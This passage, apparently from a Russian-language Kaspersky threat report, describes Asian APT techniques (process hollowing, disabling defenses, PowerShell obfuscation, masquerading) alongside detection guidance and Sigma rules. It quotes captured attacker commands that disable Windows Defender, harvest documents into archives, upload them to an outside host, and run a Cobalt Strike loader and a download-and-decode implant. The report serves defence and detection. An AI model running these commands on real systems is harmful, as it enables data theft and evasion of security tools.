2

После этого атакующий размонтирует (unmap) образ исходного исполняемого файла. Обычно для этого используется функция Native API **NtUnmapViewOfSection**. В качестве аргументов этой функции передаются хендл на процесс, в котором планируется размонтирование и адрес образа исходного исполняемого файла, который атакующий получает из Process Environment Block (PEB).

3

Далее в целевом процессе выделяется память под новый исполняемый файл, зачастую с помощью функции **VirtualAllocEx**. В качестве параметра **lpAddress** (желаемый адрес, с которого будет выделяться память) в эту функцию передается адрес образа, полученный на шаге 2.

4

Далее в адресное пространство процесса записывается образ исполняемого файла атакующего. Часто для этого используется функция **WriteProcessMemory**.

5

После успешной записи образа в виртуальное адресное пространство целевого процесса атакующий изменяет в нем контекст потока, а именно — записывает значение входной точки (EntryPoint) нового исполняемого файла в регистр EAX. Для этого могут использоваться WinAPI-функции **GetThreadContext** и **SetThreadContext**, а также запись инструкций для перехода к выполнению записанной полезной нагрузки (например, jmp).

6

Последним шагом атакующий возобновляет выполнение потока, зачастую используя API-функцию **ResumeThread**.

Примеры процедур

Пример 1

Азиатские группировки регулярно используют технику Process Hollowing, а в качестве запускаемого образа процесса часто используется C:\Windows\System32\svchost.exe.

Например, в кампании, направленной на государственную организацию во Вьетнаме, азиатская APT-группировка запустила процесс svchost.exe в приостановленном состоянии и попыталась записать вредоносный код в его адресное пространство.

Пример 2

Также в рамках другой кампании, направленной на организации в Индонезии, злоумышленники тоже пытались запустить в приостановленном состоянии процесс **C:\Windows\System32\svchost.exe.** В этом случае родителем выступал зараженный C:\Windows\help\help\meupdate.exe.

Пример 3


В основном в качестве целевого процесса APT-группы выбирают легитимные процессы. Кроме svchost.exe, мы также наблюдали процесс wusa.exe, как это было в атаке на Малайзию.

```
Parent_image_path: C:\Program Files\Common Files\VLCMedia\vlc.exe
Image_path: C:\Windows\System32\wusa.exe
```

Обнаружение

Детектировать использование Process Hollowing можно, опираясь на событие Process Tampering агента мониторинга Sysmon. Это событие возникает, когда образ исполняемого файла в адресном пространстве процесса был изменен.

Рисунок 49 Событие Sysmon: Process Tampering



Это событие часто возникает при работе браузеров, что следует учитывать при написании правил корреляции.

Также можно выделить паттерны, детектирование которых значительно сократит поверхность атак для злоумышленников.

Вот пример подхода, который можно использовать для создания детектирующей логики. Выделим нормальное поведение для Windows, относящееся к процессу svchost.exe:

1

Образ svchost.exe располагается в директории **%WINDIR%\System32**

2

В качестве родителя процесса svchost.exe может выступать только процесс **services.exe**

3

Командная строка процесса svchost.exe будет всегда соответствовать шаблону svchost.exe -k [COMMAND]

Нарушение «нормального» поведения обычно можно рассматривать как вредоносную активность, однако некоторый софт или окружение, специфичное для той или иной организации, могут привнести ложные срабатывания.

Логику можно расширить, написав правила детектирования аномального поведения, связанные не только с процессом svchost.exe.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 25

Sigma-правила

- Sigma-Generic-Executing File Named as System Tool in Unusual Directory
- Sigma-Generic-Anomaly in the Windows Critical Process Tree
- Sigma-Generic-Shell Creation by Critical Windows Process
- Sigma-Generic-Svchost.exe Start with no Standard Parameters
- Sigma-Generic-Rundll32 Start with no Standard Parameters
- Sigma-Generic-Process Hollowing

Impair Defenses: Disable or Modify Tools T1562.001

Основное описание

Азиатские APT зачастую производят попытки отключить те или иные защитные меры (например, активное сканирование файлов Windows Defender), мешающие им выполнять задуманные действия. Для отключения средств защиты APT-группировки используют различные средства: специально созданные для этой цели утилиты, изменение параметров в реестре, PowerShell, LOLBAS и т. д.

Также атакующие часто используют легитимные подписанные уязвимые драйверы, чтобы отключить механизмы защиты из режима ядра. Концепция такой атаки получила название BYOVD (Bring Your Own Vulnerable Driver). В этом случае атакующие устанавливают в системе драйвер с известными уязвимостями, а затем эксплуатируют их, что приводит к выполнению кода в режиме ядра.

Примеры процедур

Пример 1

В наблюдаемой нами атаке азиатская группировка использовала PowerShell для отключения опции мониторинга в реальном времени WIndows Defender:

```
PowerShell -exec bypass -command Set-MpPreference -DisableRealtimeMonitoring $True
PowerShell -exec bypass -command Get-MpPreference
```

Пример 2

Атакующие добавляли используемые вредоносные файлы в исключения Windows Defender с помощью PowerShell:

```
"$windir\$system32\WindowsPowerShell\v1.0\PowerShell.exe" Add-MpPreference -ExclusionPath
"$user\$appdata\htOTEVF.exe"
```

Обнаружение

Детектировать отключение средств защиты можно, основываясь на событиях завершения процессов и/или изменения состояния служб. В таком случае необходимо анализировать завершение процессов средств защиты и исключать случаи, когда отключение не было связано с атакой (например, в случае перезапуска того или иного средства защиты).

Процедуры, в которых используются уязвимые драйверы, труднее обнаружить. Однако можно использовать событие загрузки драйвера, в котором есть хэш файла драйвера. В случае, если хэш драйвера есть в списке уязвимых драйверов, использующихся злоумышленниками, необходимо выяснить происхождение файла. Такой список можно составлять, используя несколько источников, таких как, например, loldrivers[10].

Еще один подход к детектированию основан на событиях создания процессов и выполнении скриптблоков PowerShell.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 6, 13
PowerShell	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Disabling Critical Service
- Sigma-Generic-Disabling SmartScreen Protection via Registry
- Sigma-Generic-Disabling Windows Defender via Dism
- Sigma-Generic-Disabling Windows Defender via Registry
- Sigma-Generic-Windows Defender Exclusions Modification via Registry
- Sigma-Generic-Windows Defender Modification via PowerShell

10 **loldrivers**

Подробнее

Obfuscated Files or Information T1027

Основное описание

Для того чтобы обойти защитные решения, атакующие применяют обфускацию. Обфускация является техникой усложнения чего-либо для понимания или интерпретации. Злоумышленники обфусцируют содержимое своих вредоносных файлов, используя различные методы: шифрование, сжатие, запутывание кода, переименование переменных или функций, чтобы скрыть их назначение, вставка бессмысленного кода или комментариев, чтобы затруднить анализ.

При выполнении команд в командной строке Windows или PowerShell атакующие часто используют методы сокрытия выполнения вредоносных команд. Злоумышленники заменяют фактические команды запутанными версиями с использованием комбинации специальных символов. Также злоумышленники используют скрипты, что затрудняет отслеживание конкретных выполняемых команд, скрипты также могут быть дополнительно обфусцированы.

Методы обфускации командной строки PowerShell, применяемые азиатскими APT:

1

Кодирование base64. Атакующие часто используют base64 для обфускации. Закодированную в base64 командную строку хакеры декодируют во время выполнения команды, например, используя параметр -EncodedCommand или метод FromBase64String:

```
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64_command))
```

2

Экранирующие символы:

a. i`w`r
b. i’w’r
c. i”w”r

Здесь iwr — это алиас команды Invoke-WebRequest.

3

Конкатенация строк. Этот метод заключается в том, чтобы разбить команду PowerShell на несколько строк, которые не вызовут алерта в продуктах безопасности, а затем объединить их во время выполнения.

```
$s1 = “Invoke”
$s2 = “-Web”
$s3 = “Request”
$command = $s1 + $s2 + $s3
& $command
```

Примеры процедур

Рассмотрим различные примеры, которые встречаются у азиатских APT-групп, и разберем их обфускацию.

Пример 1

В наблюдаемой нами атаке азиатская группировка использовала PowerShell для отключения опции мониторинга в реальном времени WIndows Defender:

Рисунок 50 Самописный PowerShell-скрипт (1)

```
$computername = hostname;
New-Item 'c:\windows\help\windowstemp' -type directory -force;
$today = Get-Date;
$yestoday = $today.AddDays(-1);
$stime = $yestoday.ToString('MM/dd/yyyy 12:00');
$etime = $today.ToString('MM/dd/yyyy 12:00');
$ewsst = $yestoday.ToString('yyyyMMdd1200');
$ewset = $today.ToString('MMdd');
$fmat='*.txt','*.rtf','*.pdf','*.ppt','*.pptx','*,doc','*.docx','*.csv','*xlsx','*.xls','*.vsd','*.pst','*.eml','*.jpg','
$i='c:\users\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='d:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='e:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='f:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
start-sleep -seconds 30;
c:\windows\system32\Rar.exe a -r -ep1 -v10m -pa@a12*!a147 -m5 -s -ibck c:\windows\help\windowstemp\$ewset$computername.ra
start-sleep -seconds 30;
powershell -enc "JABwAGEAdABoACAAPQAgACIAYwA6AFwAdwBpAG4AZABvAHcAcwBcAGgAZQBsAHAAXAB3AGkAbgBkAG8AdwBzAHQAZQBtAHAAXAAiADsA
start-sleep -seconds 30;
Remove-Item  -Recurse -Force c:\windows\help\windowstemp\;
```

Рисунок 51 Самописный PowerShell-скрипт (2)

```powershell
$path = "c:\windows\help\windowstemp\";
$filter = "*.rar";
$URL = 'https://www.apple-cart.com:443/76ee3de97a1b8b903319b7c013d8c877';
$UPLOAD_PASSPORT = "764347f4146f0d361070ddf1e680beca";
1 reference
class TrustAllCertsPolicy:System.Net.ICertificatePolicy
{
    [bool] CheckValidationResult(
        [System.Net.ServicePoint] $a,
        [System.Security.Cryptography.X509Certificates.X509Certificate] $b,
        [System.Net.WebRequest] $c,
        [int] $d)
        {
            return $true;
        }
}
[System.Net.ServicePointManager]::CertificatePolicy = [TrustAllCertsPolicy]::new();
$files = Get-ChildItem -Path $path -Filter $filter -Force;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
foreach ($singleFile in $files)
{
    $fileName=$singleFile.Name;
    $filePath=$singleFile.FullName;
    $fileBytes=[System.IO.File]::ReadAllBytes($filePath);
    $fileEnc=[System.Text.Encoding]::GetEncoding('ISO-8859-1').GetString($fileBytes);
    $boundary=[System.Guid]::NewGuid().ToString();
    $LF="`r`n";
    $bodyLines=("--$boundary","Content-Disposition: form-data; name=`"file`"; filename=`"$fileName`"","Content-Type
    $headers=@{'Upload-Passport'=$UPLOAD_PASSPORT;};
    $response=Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -ContentType "multipart/form-data; boundar
    Write-Host "$fileName : $response";
```

Второй скрипт был закодирован в base64, который был декодирован и выполнен в рамках первого скрипта. Содержимое первого скрипта было также закодировано в одну строку base64 и сохранялось в файл во временной директории.

```
$temp\Err_36d96944_6318.log
```

Для его выполнения оператор добавил следующую задачу в планировщик:

```
$system32\WindowsPowerShell\v1.0\PowerShell.EXE -c
"$ctnt=Get-Content $temp\Err_36d96944_6318.log;PowerShell -enc $ctnt;"
```

Здесь в переменную $ctnt записывается содержимое файла $temp\Err_36d96944_6318.log, в котором находится закодированный скрипт. После этого PowerShell декодирует base64, используя сокращенный параметр -enc от -EncodedCommand и выполняет его.

Пример 2

В атаке на Индонезию мы наблюдали следующий пример обфускации. В качестве исполняемого файла сервиса был использован cmd.exe с параметрами для запуска скрипта на PowerShell, содержащего Cobalt Strike в форме бинарного шелл-кода размером ~100 байт, исполняемого в контексте процесса PowerShell и использующего Win32 API.

```
"C:\Windows\system32\cmd.exe /b /c start /b /min PowerShell.exe -nop -w hidden -noni -c
"if([IntPtr]::Size -eq 4){$b=$env:windir+

'\sysnative\WindowsPowerShell\v1.0\PowerShell.exe'}else{$b='PowerShell.exe'};$s=New-
Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.
Convert]::FromBase64String(''H4sIAIKCBWACA7VWa2+

bSBT9nEj5D6iyZFAcP5I0bSJVWsY2McR2jYlxbK+1IjDA1MMjMDgm3f73vYMhTbdp....

'))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Пример 3

Еще один пример обфускации — GoogleUpdate.exe извлекает имплант второго этапа Stowaway, выполняя:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
PowerShell if($InputString = Get-Content 'C:\\Users\\public\\node.txt'){
[System.IO.File]::WriteAllBytes('C:\\Users\\public\\node.exe',
[System.Convert]::FromBase64String($InputString))}
```

Сэмпл использует BITS Jobs для доступа к C2 и загрузки текстового файла node.txt, который он преобразует в исполняемый файл с именем node.exe (MD5: 344edbebb97ed8dfe79805a721b4048b).

Обнаружение

Для обнаружения обфускации применяют несколько способов. Один из них — это значение энтропии, мера неопределенности данных. При применении алгоритмов сжатия или шифрования кода частоты встречаемости байтов перераспределяются, увеличивается энтропия.

Некоторые методы обфускации PowerShell можно обнаружить по паттернам в командной строке:

- использование параметра EncodedCommand и его сокращенных версий
- использование различных методов шифрования и сжатия в PowerShell:

```
FromBase64String()
GZipStream
Decompress
```

- Многочисленное использование escape-символов:

```
IN`V`o`Ke-eXp`ResSIOn (Ne`W-ob`ject Net.WebClient).DownloadString
```

- Комбинация паттернов использования конкатенации строк:

```
&('In'+'voke-Expressi'+'o'+'n') (.('New-Ob'+'jec'+'t') Net.WebClient).DownloadString
&("{2}{3}{0}{4}{1}"-f 'e','Expression','I','nvok','-') (&("{0}{1}{2}"-f'N','ew-O','bject') Net.WebClient).
DownloadString
```

- Обратное написание команд; правила детектирования подозрительных команд PowerShell следует добавить варианты, написанные в обратном виде:

```
daolnwoD (Download)
tneilCbeW (WebClient)
```

PowerShell — очень мощный инструмент, позволяющий злоумышленникам модифицировать вид командной строки запуска процесса таким образом, что аналитикам очень трудно определить, что выполняет команда. Каждый раз злоумышленники придумывают новые способы обфускации. Методы обфускации постоянно развиваются, поэтому стоит регулярно пересматривать и обновлять правила обнаружения SIEM, чтобы успевать за злоумышленниками и повышать уровень безопасности.

Журнал	ID Event ID
Security	4688
Microsoft-Windows-PowerShell/Operational	4103, 4104
Sysmon	1

Sigma-правила

- Sigma-Generic-Encoded/decoded PowerShell Code Execution (ps_script)
- Sigma-Generic-Obfuscation via Escape Characters in Command Line
- Sigma-Generic-XOR-ed PowerShell Command
- Sigma-Generic-XOR-ed PowerShell Command (ps_script)

Masquerading T1036

Основное описание

Техника Masquerading T1036 является наиболее простой с точки зрения понимания ее работы и детектирования. Несмотря на свою простоту, она является крайне надежным индикатором присутствия атакующего в инфраструктуре. Эта техника является одним из методов, используемых азиатскими группировками, чтобы скрыть свою активность и обойти различные механизмы защиты. Она подразумевает использование легитимных процессов, файлов или команд, чтобы замаскировать вредоносную деятельность под нормальные операции или легитимные приложения. Злоумышленник может прибегать к методам запуска уже знакомых наименований процессов в операционной системе, создания файлов с легальным наименованием в общедоступных директориях, запускать службы со знакомым наименованием процессов и описаний служб.

Проанализировав десятки инцидентов по всему миру, мы собрали топ наиболее частых директорий, куда азиатские APT помещают свои исполняемые файлы во время атаки.

Встречается в подавляющем большинстве случаев (отсортировано по популярности):

- C:\Windows\Temp
- C:\Windows\tasks
- C:\Windows\help
- C:\Windows\help\help
- C:\Intel
- C:\intel\logs
- C:\perflogs
- C:\system

Мы рекомендуем обращать пристальное внимание на создание исполняемых файлов в этих директориях от незнакомых процессов или учетных записей.

Также по нашим наблюдениям в подавляющем большинстве при выполнении техники Hijack Execution Flow: DLL Side-Loading T1574.002 противник старается расположить легитимный исполняемый файл и вредоносную библиотеку по следующим путям:

- C:\Program Files
- C:\ProgramData


В этом случае тяжело отслеживать создание всех исполняемых файлов в указанных директориях, так как в них хранится большое количество легитимного программного обеспечения в операционной системе. Лучше всего подойдет профилирование программного обеспечения, которое разрешено и установлено на компьютерах у вас в домене. Азиатские APT предпочитают маскироваться под различные средства защиты информации, например:

MD5	File name
4CAC6C6CAF0C849AFE8CB3DB925AB69D	C:\ProgramData\avast\wsc.dll
750EF49AFB88DDD52F6B0C500BE9B717	C:\Windows\avpui.exe

Примеры процедур


Часто используемой разновидностью маскарадинга является мимикрия под легальные процессы операционной системы с целью создать препятствия специалистам информационной безопасности, анализирующим систему. В схеме этой процедуры у азиатских группировок можно выделить схожие паттерны. В основном это происходит на этапе выполнения техник Hijack Execution Flow: DLL Side-Loading T1574.002 и Process Injection: Process Hollowing T1055.012 (подробное описание в разделе техник). Атакующий доставляет вредоносную библиотеку и легальное программное обеспечение для перехвата потока выполнения и запуска своего кода в контексте легитимного процесса или производит инъекцию кода, используя возможность создания процесса в приостановленном состоянии. После чего создается процесс с легальным именем; уже после «замены» исполняемого файла в адресном пространстве процесса производится вредоносная активность. Эта активность обнаруживается посредством детектирования аномалий в родительских и дочерних процессах Windows.

Рисунок 52 Детектирование аномалий в родительских и дочерних процессах в Kaspersky TIP



Также подобные аномалии в дереве критичных процессов Windows обнаруживаются после выполнения кода из вредоносных библиотек, которые используют азиатские APT-группировки. Представленная библиотека была обнаружена в инциденте в одном из государственных предприятий РФ — C:\ProgramFiles\CommonFiles\services\avg\CRYPTBASE.dll (MD5:AC40DD84292A7F594AD7A7DD20631D78).

Рисунок 53 Suspicious Activity в Kaspersky TIP (аномалия в дереве критичных процессов)



Обнаружение

В процессе детектирования этой техники стоит опираться на материал Find Evil - Know Normal[11] от SANS Institute. Этот плакат представляет собой наглядное руководство для обнаружения вредоносной активности путем сравнения нормального поведения ОС с потенциально подозрительной или злонамеренной деятельностью. Он описывает нормальное поведение процесса, а также легитимные комбинации дочерних и родительских процессов. На события, являющиеся отклонением от нормы, стоит возводить алерт. Рекомендуем обратить внимание на наше правило Sigma-Generic-Anomaly in the Windows Critical Process Tree — этот хант неоднократно выручал нас в непростых ситуациях.

Дополнительно необходимо отслеживать события создания файлов, например, имеющих имя легитимного процесса, но необычное расположение в системе: C:\ProgramData\svchost**svchost.exe.** По этой же логике можно отслеживать события создания процессов.

11 **Find Evil**

Подробнее

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11

Sigma-правила


- Sigma-Generic-Anomaly in the Windows Critical Process Tree
- Sigma-Generic-Svchost.exe Start with no Standard Parameters
- Sigma-Generic-Shell Creation by Critical Windows Process
- Sigma-Generic-Rundll32 Start with no Standard Parameters

Masquerading: Match Legitimate Name or Location T1036.005

Основное описание

Злоумышленник может маскироваться под легитимные процессы во вредоносных целях. Возникающие аномалии можно обнаруживать в деревьях процессов (нетипичные дочерние и родительские процессы). Но азиатские группировки также используют и более простые методы: загружают на атакуемый компьютер файлы с именами одинаковыми или схожими с системными, с целью запутать защитников.

Рисунок 54 Suspicious Activity в Kaspersky TIP (файлы с именами одинаковыми или схожими с системными)



Примеры процедур

Пример 1

Вредоносное ПО WebDav-O по пути C:\Windows\system32\conhost64.exe (conhost64.exe — выдуманное имя; настоящее — C:\Windows\system32\conhost.exe).

```
cmd.exe /c C: & cd\ & cd "" & dir \\<ip>\c$\windows\system32\conhost64.exe
cmd.exe /c C: & cd\ & cd "" & wmic /node:<ip> /user:<domain>\<username> /password:<password>
process call create "cmd /c $system32\conhost64.exe"
```

Пример 2

В кампании, направленной на государственное учреждение Тихоокеанского региона, атакующий использует архиватор, скрывающийся под именем процесса svchost.exe — C:\Windows\ime\svchost.exe (MD5: D263D26A2BE8D971273F6C9FA2EC6608).

```
C:\Windows\ime\svchost.exe  a -r -hpzxcv@wsx -ta20220627 C:\Windows\ime\microsoft.dat c:\*.doc* d:\*.doc* e:\*.doc* c:\*.pdf* d:\*.pdf* e:\*.pdf* h:\*.doc* h:\*.xls* h:\*.pdf* f:\*.doc* f:\*.xls* f:\*.pdf* g:\*.doc* g:\*.xls* g:\*.pdf*
```

Пример 3

В январе 2022 года эксперты Kaspersky ICS CERT обнаружили волну целевых атак на предприятия военно-промышленного комплекса и государственные учреждения в нескольких странах Восточной Европы и Афганистане[12]. Некоторые из вредоносных программ, использованных в этих атаках, ранее были замечены в атаках, проводимых APT-группой IronHusky. В этих инцидентах также были обнаружены примеры использования подтехники Match Legitimate Name or Location T1036.005.

MD5	File name
0xEBCFFECE1B1AF517743D3DFFDE72CB43	c:\programdata\conhost.exe
0x40EB08F151859C1FE4DC8E6BC466B06F	c:\programdata\uconhost.exe
7FE40325F0CEF8A32E69A6087EBC7157	c:\programdata\install.exe
17FA7898D040FA647AFA4467921A66CF	c:\programdata\install.exe

Пример 4

Также подобное поведение мы обнаружили за группировкой ToddyCat. Это APT-группа, обнаруженная в декабре 2020 года и нацеленная на высокопоставленных лиц в Европе и Азии. У группировки многоступенчатая цепочка заражения, состоящая из различных пользовательских загрузчиков и инструментов. C:\Windows\avpui.exe (MD5: 750EF49AFB88DDD52F6B0C500BE9B717) — данный исполняемый файл крадет пароли из браузеров, имитирует Kaspersky Anti-Virus:

12
Targeted attack

Подробнее

Рисунок 55 Вредоносный файл, имитирующий Kaspersky Anti-Virus

```
[assembly: AssemblyVersion("4.5.16.17")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Kaspersky Anti-Virus")]
[assembly: AssemblyDescription("Kaspersky Anti-Virus")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCopyright("")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("18bfa8d5-f047-ce54-2ba5-76d5dc1a72dc")]
[assembly: AssemblyFileVersion("2.0.0.0")]
